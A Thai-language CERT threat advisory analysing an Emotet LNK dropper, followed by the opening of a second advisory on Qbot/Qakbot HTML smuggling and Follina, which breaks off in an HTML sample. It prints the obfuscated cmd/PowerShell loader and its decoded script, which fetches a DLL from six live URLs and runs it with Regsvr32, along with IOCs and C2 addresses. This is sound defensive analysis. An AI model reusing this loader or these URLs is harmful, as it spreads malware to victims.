ในขณะที่ทำการวิเคราะห์ TTP ผู้เขียนพบว่าผู้ไม่หวังดีดำเนินการตามภาพรวมของ TTP ของกลุ่มผู้โจมตี โดยสรุปดังรูป



สิ่งที่น่าสนใจในครั้งนี้คือ ไฟล์ LNK จะใช้ Windows Command ในการ execute คำสั่ง PowerShell เพิ่มเติมเพื่อดาวน์โหลดเพย์โหลด Emotet ลงบนเครื่องของเหยื่อ โดยรูปแบบที่ 2 นี้ไม่มีการดาวน์โหลดไฟล์ PowerShell script ลงมาเก็บไว้บนเครื่องของเหยื่อเพื่อลดความเสี่ยงจากการถูกตรวจจับจากระบบรักษาความปลอดภัยบนเครื่องของเหยื่อย ทั้งนี้ การใช้ไฟล์ LNK เพื่อดาวน์โหลดเพย์โหลด Emotet เป็นรูปแบบวิธีการโจมตีแบบใหม่ (TTP) ที่กลุ่มผู้โจมตีที่เกี่ยวข้องกับ Emotet Trojan ไม่เคยใช้ในการโจมตีมาก่อน

[1] "What is Emotet Malware & How to protect yourself - Malwarebytes." https://www.malwarebytes.com/emotet. Accessed 28 Apr. 2022.

รายละเอียดทางเทคนิค

ในระหว่างการทำวิจัยผ่าน Open Source Intelligence (OSINT) ตามปกติของศูนย์ TTC-CERT ผู้เขียนพบไฟล์ต้องสงสัยที่ถูกระบุว่าเป็นไฟล์ LNK และมีความเกี่ยวข้องกับ Emotet Trojan โดยถูกอัพโหลดมาเมื่อ 2 พ.ค.65 ที่ https://bazaar.abuse.ch/sample/ce7191e22f6c72897763bb9ac3a316ba2052f9ff11d7c4fbb6be40dc81a8f70b/ ผู้เขียนจึงได้นำไฟดังกล่าวมาทำการวิเคราะห์เพิ่มเติม โดยไฟล์ที่นำมาวิเคราะห์ในครั้งนี้มีรายละเอียดดังนี้

- ชื่อไฟล์ 27660113919839651000.lnk
- MD5: b75b3f90436ceb368216ca1ecf70052d
- SHA-1: a135cfe7320dd24151a9c4e79f8f7d576d367348
- SHA-256: ce7191e22f6c72897763bb9ac3a316ba2052f9ff11d7c4fbb6be40dc81a8f70b
- SSDEEP: 48:8mM/j/bXjmtwo2SHmRIJCOIIlPDcIwSzN4ab:8mM/DbowoZCOII1t4

จากนั้นจึงนำไฟล์ดังกล่าวมาตรวจสอบเพื่อยืนยันชนิดของไฟล์ ซึ่งจากคำสั่งด้านล่าง จะพบว่าไฟล์ดังกล่าวเป็นไฟล์ชนิด Windows Shortcut (.LNK)

```
$ file 27660113919839651000.lnk
27660113919839651000.lnk: MS Windows shortcut, Item id list present, Has Relative path, Has command line arguments, Icon number=134, ctime=Sun Dec 31 17:17:56 1600, mtime=Sun Dec 31 17:17:56 1600, atime=Sun Dec 31 17:17:56 1600, length=0, window=hidenormalshowminimized

$ diec 27660113919839651000.lnk
Binary
    Format: Windows Shortcut (.LNK)
```

ต่อมาจึงใช้เครื่องมือ exiftool ในการตรวจสอบรายละเอียดของไฟล์ LNK

```
$ exiftool 27660113919839651000.lnk
ExifTool Version Number         : 12.16
File Name                       : 27660113919839651000.lnk
Directory                       : .
File Size                       : 2.4 KiB
File Modification Date/Time     : 2022:05:03 02:31:46+07:00
File Access Date/Time           : 2022:05:03 09:32:50+07:00
File Inode Change Date/Time     : 2022:05:03 09:46:38+07:00
```

```
File Permissions              : rw-r--r--
File Type                     : LNK
File Type Extension           : lnk
MIME Type                     : application/octet-stream
Flags                         : IDList, RelativePath, CommandArgs, IconFile, Unicode
File Attributes               : (none)
Target File Size              : 0
Icon Index                    : 134
Run Window                    : Show Minimized No Activate
Hot Key                       : (none)
Target File DOS Name          : cmd.exe
Relative Path                 : ..\..\Windows\system32\cmd.exe
Command Line Arguments        : /v:on /c
TCO+Ku2odUc9JiHURdv4p+613Dq/BuBJ3BvYxNkFN3+8voXBH97lO4vxzSs2s51eNtm01shY||goto&p
^o^w^e^r^s^h^e^l^l.e^x^e -c "&{ iex
([string][System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dyZXN
zUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2hvMjgwMzE5MDAxL
mhvZ2liby5uZXQvaW5jbHVkZS90Z1F3eGljNFF3dU0vIiwiaHR0cDovL3d3dy5nZXJvbnRvZ2VyaWF0c
mlhLm9yZy90bXAvY0I2Y2dUVmZ5eVozYjF3OWQvIiwiaHR0cDovL2NsdWJtYW5hZ2VyLm5ldC5hci9
wcnVlYmEvVk5xc3gzNjhGSHFLSy8iLCJodHRwOi8vbXltaWNyb2dyZWVuLm1pZ2h0Y29kZS5jb20vR
m94LUMvbmhNWXdrRlhCLyIsImh0dHA6Ly90b3dhcmRzdW4ubmV0L2FkbWluLzhOVzJUSmVQczh
kWmhiLyIsImh0dHA6Ly9oa3dpbmRzYWNhZGVteS5zeW5vbG9neS5tZS9AZWFEaXIvcUgyRUh1dllW
b0pFSjIvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGVudjpUR
U1QL0R3RVhyY2dOWGouUXlVO1JlZ3N2cjMyLmV4ZSAkZW52OlRFTVAvRHdFWHJjZ05Yai5ReVU7Y
nJlYWt9IGNhdGNoIHsgfX0='))) }"
Icon File Name                : shell32.dll
```

จากผลลัพธ์ที่ได้จากเครื่องมือ exiftool จะพบว่า

- ไฟล์ LNK จะเป็นไฟล์ที่เรียกใช้ Windows Command Line จาก C:\\Windows\system32\cmd.exe ซึ่งเป็นตำแหน่งปกติของ Windows Command Line โดยทั่วไปของระบบปฏิบัติการ Windows
- ในกรณีที่มีการสั่งให้ execute ไฟล์ LNK โดยเหยื่อ Windows Command Line จะทำการ execute คำสั่ง PowerShell เพิ่มเติมเพื่อ decode Base64 string ออกมาและดาวน์โหลดเพย์โหลด Emotet ลงบนเครื่องของเหยื่อ

- ซึ่งหลังจากที่ผู้เขียนได้ทำการ decode Base64 string ที่อยู่ในคำสั่ง PowerShell จะได้ผลลัพธ์ดังนี้

```
$ProgressPreference="SilentlyContinue";

$links=(
"http://ho280319001.hogibo.net/include/tgQwxic4QwuM/",
"http://www.gerontogeriatria.org/tmp/cB6cgTVfyyZ3b1w9d/",
"http://clubmanager.net.ar/prueba/VNqsx368FHqKK/",
"http://mymicrogreen.mightcode.com/Fox-C/nhMYwkFXB/",
"http://towardsun.net/admin/8NW2TJePs8dZhb/",
"http://hkwindsacademy.synology.me/@eaDir/qH2EHuvYVoJEJ2/");

foreach ($u in $links)
    {try
        {
            IWR $u -OutFile $env:TEMP/DwEXrcgNXj.QyU;
            Regsvr32.exe $env:TEMP/DwEXrcgNXj.QyU;
            break
        }
    catch { }
    }
```

รูปแสดงข้อมูล Base64 string ที่อยู่ในคำสั่ง PowerShell หลังจากที่ได้ทำการ decode

- ซึ่งคำสั่ง PowerShell จะทำการดาวน์โหลดไฟล์จาก URL ที่ hardcode ไว้ในไฟล์ LNK ในครั้งนี้มีจำนวน 6 URL ดังนี้
    1. hxxp://ho280319001.hogibo[.]net/include/tgQwxic4QwuM/
    2. hxxp://www.gerontogeriatria[.]org/tmp/cB6cgTVfyyZ3b1w9d/
    3. hxxp://clubmanager.net[.]ar/prueba/VNqsx368FHqKK/
    4. hxxp://mymicrogreen.mightcode[.]com/Fox-C/nhMYwkFXB/
    5. hxxp://towardsun[.]net/admin/8NW2TJePs8dZhb/
    6. hxxp://hkwindsacademy.synology[.]me/@eaDir/qH2EHuvYVoJEJ2/
- ในช่วงเวลาที่รายงานฉบับนี้ออก 3 พ.ค.65 เวลา 10.30 น. ผู้เขียนสามารถดาวน์โหลดไฟล์ได้จาก hxxp://ho280319001.hogibo[.]net/include/tgQwxic4QwuM/ hxxp://www.gerontogeriatria[.]org/tmp/cB6cgTVfyyZ3b1w9d/ hxxp://mymicrogreen.mightcode[.]com/Fox-C/nhMYwkFXB/ hxxp://towardsun[.]net/admin/8NW2TJePs8dZhb/ และ hxxp://hkwindsacademy.synology[.]me/@eaDir/qH2EHuvYVoJEJ2/

- ซึ่งไฟล์ที่ดาวน์โหลดได้เป็นไฟล์ประเภท Dynamic-link library รายละเอียดดังนี้

```
$ file *.dll
CwBWa3KMrGN.dll: PE32+ executable (DLL) (console) x86-64, for MS Windows
hz38ual.dll: PE32+ executable (DLL) (console) x86-64, for MS Windows
sst0ztwE96J1eTdhcclfC.dll: PE32+ executable (DLL) (console) x86-64, for MS Windows
uhCFYsya839rcxbkBU5A5RK3SYS94hD5.dll: PE32+ executable (DLL) (console) x86-64, for
MS Windows
x9MA3CHSkh9.dll: PE32+ executable (DLL) (console) x86-64, for MS Windows

$ sha1sum *.dll
3dcce60897d7f6cc1dbb79880c04eb716b618383  CwBWa3KMrGN.dll
1bb207b4b3141e1b5d3e22055e1dc16a22704db5  hz38ual.dll
2d9e8097a2f37768627a4f5d3114e4aafed857aa  sst0ztwE96J1eTdhcclfC.dll
fbff8528314a02d8250f7ed6c7c794076edda85a  uhCFYsya839rcxbkBU5A5RK3SYS94hD5.dll
7b40ccf2067f1afb385678b1482a705cd7a42077  x9MA3CHSkh9.dll

$ ssdeep -s CwBWa3KMrGN.dll > emotet_epoch4_fuzzy.db
$ ssdeep -s -m emotet_epoch4_fuzzy.db *.dll
CwBWa3KMrGN.dll matches emotet_epoch4_fuzzy.db: CwBWa3KMrGN.dll (100)
hz38ual.dll matches emotet_epoch4_fuzzy.db: CwBWa3KMrGN.dll (99)
sst0ztwE96J1eTdhcclfC.dll matches emotet_epoch4_fuzzy.db: CwBWa3KMrGN.dll (99)
uhCFYsya839rcxbkBU5A5RK3SYS94hD5.dll matches emotet_epoch4_fuzzy.db:
CwBWa3KMrGN.dll (99)
x9MA3CHSkh9.dll matches emotet_epoch4_fuzzy.db: CwBWa3KMrGN.dll (99)
```

จากการตรวจสอบค่า SHA1 Hash จะเห็นได้ว่าทั้ง 4 ไฟล์เป็นไฟล์คนละตัวกัน แต่อย่างไรก็ตามเมื่อทำการตรวจสอบความคล้ายคลึงกันของไฟล์โดย fuzzy hashing ด้วย ssdeep พบว่า ทั้งหมดมีระดับความคล้ายคลึงกันของไฟล์ที่สูงมาก ๆ (99) จึงสามารถสรุปได้ว่าไฟล์ dll ทั้ง 5 ไฟล์เป็นไฟล์ที่มีฟังก์ชันการทำงานที่คล้ายคลึงกันมาก ๆ

- เมื่อทำการดาวน์โหลดไฟล์ dll เรียบร้อยแล้ว ไฟล์ดังกล่าวจะถูกเก็บไว้ที่ $env:TEMP/DwEXrcgNXj.QyU จากนั้นจะถูกสั่งให้ execute ไฟล์นี้โดยใช้คำสั่ง

```
Regsvr32.exe $env:TEMP/DwEXrcgNXj.QyU
```

จากนั้น ศูนย์ TTC-CERT จึงนำไฟล์ DwEXrcgNXj.QyU ไปวิเคราะห์ด้วยวิธี Dynamic Analysis พบว่าไฟล์ DwEXrcgNXj.QyU เป็น Trojan ชนิด Emotet Epoch4 โดยมีรายละเอียดของ Emotet C2 Configuration ตามที่ระบุไว้ในหัวข้อ “**Indicators of compromise (IOCs)**”

Emotet เป็นมัลแวร์ที่มีความซับซ้อนและถูกใช้ในการโจมตีมานานซึ่งส่งผลกระทบต่อผู้ใช้งานทั่วโลก จากสิ่งที่เกิดขึ้นครั้งนี้จะเห็นได้ว่า ผู้โจมตีกำลังปรับเทคนิคในการโจมตีของตนอย่างต่อเนื่องเพื่อให้บรรลุวัตถุประสงค์ของการโจมตีอย่างมีประสิทธิภาพ ตลอดจน การปรับปรุงเทคนิคในครั้งนี้อาจเพื่อตอบสนองต่อการประกาศของบริษัท Microsoft ที่จะทำการ disable การใช้งาน Visual Basic for Applications (VBA) macros เป็นค่า default ในผลิตภัณฑ์ต่าง ๆ ของบริษัท Microsoft ทั้งนี้ ศูนย์ TTC-CERT จะติดตามกิจกรรมต่าง ๆ ของ Emotet และมัลแวร์อื่นๆ อย่างต่อเนื่อง และจะอัปเดตให้สมาชิกได้ทราบอยู่เสมอ

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรของสมาชิกสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในกรณีนี้ จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

มาตรการรับมือ

- วิธีลดผลกระทบจากการโจมตีชนิดนี้ คือ เครื่องแม่ข่ายหรือเครื่องลูกข่ายที่เป็นระบบปฏิบัติการ Windows ไม่ควรอนุญาตให้มีการเรียกใช้ PowerShell จากไฟล์ LNK ที่ไม่ได้รับอนุญาต รวมถึงไม่ควรอนุญาตให้ ไฟล์ LNK ทำงานโดยกำหนดให้ bypass execution policy

ATT&CK Tactic

- Initial Access
    - Phishing: Spearphishing Attachment
- Execution
    - User Execution: Malicious File
    - Command and Scripting Interpreter: Windows Command Shell
    - Command and Scripting Interpreter: PowerShell
- Defense Evasion
    - Indirect Command Execution
    - Obfuscated Files or Information

- Signed Binary Proxy Execution: Regsvr32
- Command and Control
  - Non-Standard Port

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

Indicators of compromise (IOCs)

- ไฟล์ LNK
  - 27660113919839651000.lnk
  - MD5: b75b3f90436ceb368216ca1ecf70052d
  - SHA-1: a135cfe7320dd24151a9c4e79f8f7d576d367348
  - SHA-256: ce7191e22f6c72897763bb9ac3a316ba2052f9ff11d7c4fbb6be40dc81a8f70b
  - SSDEEP: 48:8mM/j/bXjmtwo2SHmRIJCOIIlPDcIwSzN4ab:8mM/DbowoZCOII1t4
- Emotet Dropper URL
  - hxxp://ho280319001.hogibo[.]net/include/tgQwxic4QwuM/
  - hxxp://www.gerontogeriatria[.]org/tmp/cB6cgTVfyyZ3b1w9d/
  - hxxp://clubmanager.net[.]ar/prueba/VNqsx368FHqKK/
  - hxxp://mymicrogreen.mightcode[.]com/Fox-C/nhMYwkFXB/
  - hxxp://towardsun[.]net/admin/8NW2TJePs8dZhb/
  - hxxp://hkwindsacademy.synology[.]me/@eaDir/qH2EHuvYVoJEJ2/
- $env:TEMP/DwEXrcgNXj.QyU (Emotet Trojan Epoch 4)
- CwBWa3KMrGN.dll (Emotet Trojan Epoch 4)
  - MD5: d1aff6ca349ae7cfc2ea130c39b1a251
  - SHA-1: 3dcce60897d7f6cc1dbb79880c04eb716b618383
  - SHA-256: 6f70abbb2d3ae8e3a5801d2921eb601f1735206387320ffe0b1628934f9af8aa
  - Imphash: be3d2636432f5d8554b19a530d555ba2
  - SSDEEP: 6144:JhZ02GdOOgPYvKUUAKM4cLuCKhS4OzJ1fyoogcK1GF2sD18e2k6SV4s68dTcEgDX:JhFf4KRM4c6CeOFzLcQUZvqXmI4For
- hz38ual.dll (Emotet Trojan Epoch 4)
  - MD5: d22b47aabe94a05c16c49563fc5d9375
  - SHA-1: 1bb207b4b3141e1b5d3e22055e1dc16a22704db5

- SHA-256: 0f33db7224295e27ac5657577a6fd5838b6b7679cffa218f33b05b5a8b9f7586
- Imphash: be3d2636432f5d8554b19a530d555ba2
- SSDEEP: 6144:JhZ02GdOOgPYDKUUAKM4cLuCKhS4OzJ1fyoogcK1GF2sD18e2k6SV4s68dTcEgDX:JhFfEKRM4c6CeOFzLcQUZvqXmI4For

- sst0ztwE96J1eTdhcclfC.dll (Emotet Trojan Epoch 4)
  - MD5: 12b9464de16149956aaa21a3cd586ba8
  - SHA-1: 2d9e8097a2f37768627a4f5d3114e4aafed857aa
  - SHA-256: bba8cae45361710842c23d8aa66b50ced061cab16e034ef1bdfa0c1736fe7746
  - Imphash: be3d2636432f5d8554b19a530d555ba2
  - SSDEEP: 6144:JhZ02GdOOgPY6KUUAKM4cLuCKhS4OzJ1fyoogcK1GF2sD18e2k6SV4s68dTcEgDX:JhFfVKRM4c6CeOFzLcQUZvqXmI4For
- uhCFYsya839rcxbkBU5A5RK3SYS94hD5.dll (Emotet Trojan Epoch 4)
  - MD5: 60bc05c7e30e296f6b9a7fe962689666
  - SHA-1: fbff8528314a02d8250f7ed6c7c794076edda85a
  - SHA-256: 29b6030f6ac98e5d480f4fd92a12efb921020122f31cb47d3302d932fe35e9b5
  - Imphash: be3d2636432f5d8554b19a530d555ba2
  - SSDEEP: 6144:JhZ02GdOOgPYdKUUAKM4cLuCKhS4OzJ1fyoogcK1GF2sD18e2k6SV4s68dTcEgDX:JhFfmKRM4c6CeOFzLcQUZvqXmI4For
- x9MA3CHSkh9.dll (Emotet Trojan Epoch 4)
  - MD5: f5166b41831656c065738964492f9681
  - SHA-1: 7b40ccf2067f1afb385678b1482a705cd7a42077
  - SHA-256: c21cea4ac25858662febbd8d0607c9bd6a3b493e5c5d623b9a2d90fde5ed24f9
  - Imphash: be3d2636432f5d8554b19a530d555ba2

- SSDEEP:
  6144:JhZ02GdOOgPY/KUUAKM4cLuCKhS4OzJ1fyoogcK1GF2sD18e2k6SV4s68dTcEgDX:JhFfcKRM4c6CeOFzLcQUZvqXmI4For

- Emotet Trojan Command and Control
  - 176[.]31[.]73[.]90:443
  - 45[.]76[.]159[.]214:8080
  - 138[.]197[.]147[.]101:443
  - 104[.]168[.]154[.]79:8080
  - 149[.]56[.]131[.]28:8080
  - 5[.]9[.]116[.]246:8080
  - 77[.]81[.]247[.]144:8080
  - 172[.]104[.]251[.]154:8080
  - 50[.]30[.]40[.]196:8080
  - 173[.]212[.]193[.]249:8080
  - 51[.]91[.]76[.]89:8080
  - 197[.]242[.]150[.]244:8080
  - 103[.]75[.]201[.]2:443
  - 51[.]254[.]140[.]238:7080
  - 79[.]137[.]35[.]198:8080
  - 72[.]15[.]201[.]15:8080
  - 27[.]54[.]89[.]58:8080
  - 189[.]126[.]111[.]200:7080
  - 196[.]218[.]30[.]83:443
  - 82[.]165[.]152[.]127:8080
  - 164[.]68[.]99[.]3:8080
  - 183[.]111[.]227[.]137:8080
  - 167[.]172[.]253[.]162:8080
  - 153[.]126[.]146[.]25:7080
  - 129[.]232[.]188[.]93:443
  - 151[.]106[.]112[.]196:8080
  - 188[.]44[.]20[.]25:443
  - 167[.]99[.]115[.]35:8080

- 134[.]122[.]66[.]193:8080
- 185[.]4[.]135[.]165:8080
- 212[.]24[.]98[.]99:8080
- 51[.]91[.]7[.]5:8080
- 146[.]59[.]226[.]45:443
- 131[.]100[.]24[.]231:80
- 212[.]237[.]17[.]99:8080
- 201[.]94[.]166[.]162:443
- 45[.]176[.]232[.]124:443
- 159[.]65[.]88[.]10:8080
- 160[.]16[.]142[.]56:8080
- 216[.]158[.]226[.]206:443
- 203[.]114[.]109[.]124:443
- 103[.]43[.]46[.]182:443
- 46[.]55[.]222[.]11:443
- 209[.]126[.]98[.]206:8080
- 91[.]207[.]28[.]33:8080
- 1[.]234[.]2[.]232:8080
- 45[.]118[.]115[.]99:8080
- 206[.]189[.]28[.]199:8080
- 94[.]23[.]45[.]86:4143
- 158[.]69[.]222[.]101:443
- 103[.]70[.]28[.]102:8080
- 101[.]50[.]0[.]91:8080
- 58[.]227[.]42[.]236:80
- 119[.]193[.]124[.]41:7080
- 107[.]182[.]225[.]142:8080
- 185[.]157[.]82[.]211:8080
- 45[.]235[.]8[.]30:8080
- 103[.]132[.]242[.]26:8080
- 1[.]234[.]21[.]73:7080
- 110[.]232[.]117[.]186:8080

- 209[.]97[.]163[.]214:443
- 185[.]8[.]212[.]130:7080
- 209[.]250[.]246[.]206:443

ข้อมูลอ้างอิง

- https://www.malwarebytes.com/emotet
- https://bazaar.abuse.ch/sample/ce7191e22f6c72897763bb9ac3a316ba2052f9ff11d7c4fbb6be40dc81a8f70b/

เอกสารแนบท้าย 7

[TLP:WHITE] Qbot/Qakbot Malware แพร่กระจายด้วยวิธีการ phishing และเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina)


เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ 9 มิ.ย.65

เผยแพร่ให้กับสาธารณะเมื่อ 9 ก.ค.65

Executive Summary

เมื่อ 8 มิ.ย.65 ศูนย์ TTC-CERT พบความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Qbot/Qakbot Malware โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเพิ่มรูปแบบวิธีการในการโจมตี หรือ tactics, techniques, and procedures (TTP) เพิ่มเติมขึ้นมา ซึ่งเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190[1] (Follina) โดยในครั้งนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตียังคงโจมตีด้วยวิธีการ phishing และแนบไฟล์ที่เป็นอันตรายเพื่อหลอกให้เหยื่อเปิดไฟล์ดังกล่าว โดยผู้โจมตีได้แนบไฟล์ HTML ที่ฝังโค้ดที่เป็นอันตรายเพื่อทำการโจมตีแบบ HTML smuggling

ไฟล์ที่ศูนย์ TTC-CERT นำมาวิเคราะห์รูปแบบการโจมตีของ Qbot/Qakbot Malware ในครั้งนี้คือ SHA-256: de25b5093187d3590dda5c6969b595df1824747de636f00b1ddac66ce6e98e61 ในขณะที่ทำการวิเคราะห์แคมเปญนี้ ผู้เขียนพบว่าผู้ไม่หวังดีดำเนินการตามภาพรวมของแคมเปญนี้ โดยสรุป ดังนี้



[1] "CVE-2022-30190." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-30190. Accessed 9 Jun. 2022.

- แคมเปญการโจมตีของล่าสุดของ Qbot/Qakbot Malware ในครั้งนี้ คาดว่าน่าจะมาจากการส่ง Phishing ที่มีการแนบไฟล์ HTML ที่ฝังโค้ดที่เป็นอันตราย เมื่อเหยื่อทำการเปิดไฟล์ HTML ที่เป็นอันตราย จะดรอปไฟล์ zip บนเครื่องคอมพิวเตอร์ของเหยื่อ ซึ่งไฟล์ zip ดังกล่าวประกอบไปด้วยไฟล์ img
- ไฟล์ img ข้างในจะประกอบไปด้วยไฟล์ shortcut (.lnk) ไฟล์เอกสารของ Microsoft Word และไฟล์ Dynamic-link library (.dll)
    - หากเหยื่อทำการเปิดไฟล์ lnk เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้รัน Qbot/Qakbot Malware
    - หรือ หากเหยื่อทำการเปิดไฟล์ Microsoft Word เครื่องคอมพิวเตอร์ของเหยื่อจะถูกโจมตีด้วยช่องโหว่ CVE-2022-30190 (Follina) โดยไฟล์ Microsoft Word จะดาวน์โหลดและ execute ไฟล์ HTML ที่เป็นอันตรายจากเครื่องแม่ข่ายภายนอกที่ถูกควบคุมโดยผู้โจมตี โดยไฟล์ HTML นี้จะถูกฝังคำสั่ง PowerShell ที่เป็นอันตราย อย่างไรก็ตามในช่วงเวลาที่รายงานฉบับนี้ออก (9 มิ.ย.65) เครื่องแม่ข่ายของผู้โจมตีได้ถูก offline จึงไม่สามารถทำการวิเคราะห์ต่อได้ แต่อย่างไรก็ตาม ศูนย์ TTC-CERT คาดว่าเมื่อเหยื่อทำการเปิดไฟล์ Microsoft Word ในท้ายที่สุดเครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้รัน Qbot/Qakbot Malware เช่นกัน

ศูนย์ TTC-CERT วิเคราะห์รูปแบบการโจมตีของแคมเปญนี้แล้วพบว่า ผู้โจมตีได้พยายามเพิ่มโอกาสความสำเร็จในการโจมตีเพื่อติดตั้ง Qbot/Qakbot Malware ลงบนเครื่องคอมพิวเตอร์ของเหยื่อถึง 2 วิธี โดยวิธีแรกเป็นวิธีที่ใช้ไฟล์ shortcut (.lnk) ในการโจมตี ซึ่งเป็นรูปแบบการโจมตีที่เพิ่งเกิดขึ้นอย่างแพร่หลายในรอบ 3 เดือนที่ผ่านมา แต่อย่างไรก็ตามวิธีที่ 2 ผู้โจมตีใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina) ในการโจมตีเครื่องคอมพิวเตอร์ของเหยื่อเพื่อติดตั้ง Qbot/Qakbot Malware ซึ่งเป็นช่องโหว่ที่ถูกค้นพบและประกาศเมื่อไม่กี่สัปดาห์ที่ผ่านมา (ค้นพบเมื่อ 30 พ.ค.65) การดำเนินการด้วยวิธีที่ 2 นี้จะเพิ่มโอกาสความสำเร็จให้กับผู้โจมตีสามารถติดตั้ง Qbot/Qakbot Malware ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ เนื่องจากช่องโหว่นี้ยังไม่ถูกประกาศจนเป็นที่รู้จักในวงกว้างให้กับผู้ที่ทำหน้าที่ IT Security หรือผู้ดูแลระบบขององค์กรต่าง ๆ ในการตระหนักรู้ถึงสถานการณ์และรายละเอียดของช่องโหว่นี้อย่างแพร่หลายในปัจจุบัน ศูนย์ TTC-CERT หวังเป็นอย่างยิ่งว่ารายงานฉบับนี้จะเป็นส่วนหนึ่งในการสร้างความตระหนักรู้ต่อรูปแบบและวิธีการในการโจมตีของผู้ไม่หวังดีที่มักเปลี่ยนแปลงรูปวิธีการในการโจมตีอย่างรวดเร็วในปัจจุบัน

รายละเอียดทางเทคนิค

ในระหว่างการทำวิจัยผ่าน Open Source Intelligence (OSINT) ตามปกติของศูนย์ TTC-CERT พบไฟล์ HTML ที่เป็นอันตราย (ไฟล์ชื่อ 33090129_205393.html SHA-256: de25b5093187d3590dda5c6969b595df1824747de636f00b1ddac66ce6e98e61) โดยมีรูปแบบวิธีการในการโจมตีที่น่าสนใจ ศูนย์ TTC-CERT จึงได้นำไฟล์ดังกล่าวมาวิเคราะห์เพื่อศึกษาพฤติกรรม รูปแบบการโจมตี และวัตถุประสงค์ของการโจมตีในครั้งนี้ อันจะนำไปสู่การหาวิธีการตรวจจับและป้องกันเหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นกับองค์กรต่าง ๆ ในภาคส่วนโทรคมนาคมและในประเทศไทย โดยมีรายละเอียดสิ่งที่พบดังนี้

- Initial access คาดว่าน่าจะมาจากการส่ง Phishing ที่มีการแนบไฟล์ HTML ที่ฝังโค้ดที่เป็นอันตราย โดยผู้ไม่หวังดีได้ทำการโจมตีแบบ HTML smuggling ซึ่งในครั้งนี้ผู้ไม่หวังดีทำการลักลอบใส่สคริปต์ที่ encode แบบ base64 อยู่ในไฟล์ HTML ที่เป็นอันตรายนี้ (33090129_205393.html) รายละเอียดรายละเอียดส่วนหนึ่งของสคริปต์ที่เป็นอันตรายตาม **ภาพที่ 1**

```
<!doctype html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Document download</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
</head>
<body>

<div>
    <h1>Download completed</h1>
    <p>The document was successfully downloaded.</p>
</div>


<script type="text/javascript">
var text = "UEsDBBQAAgAIAJ10x1T/
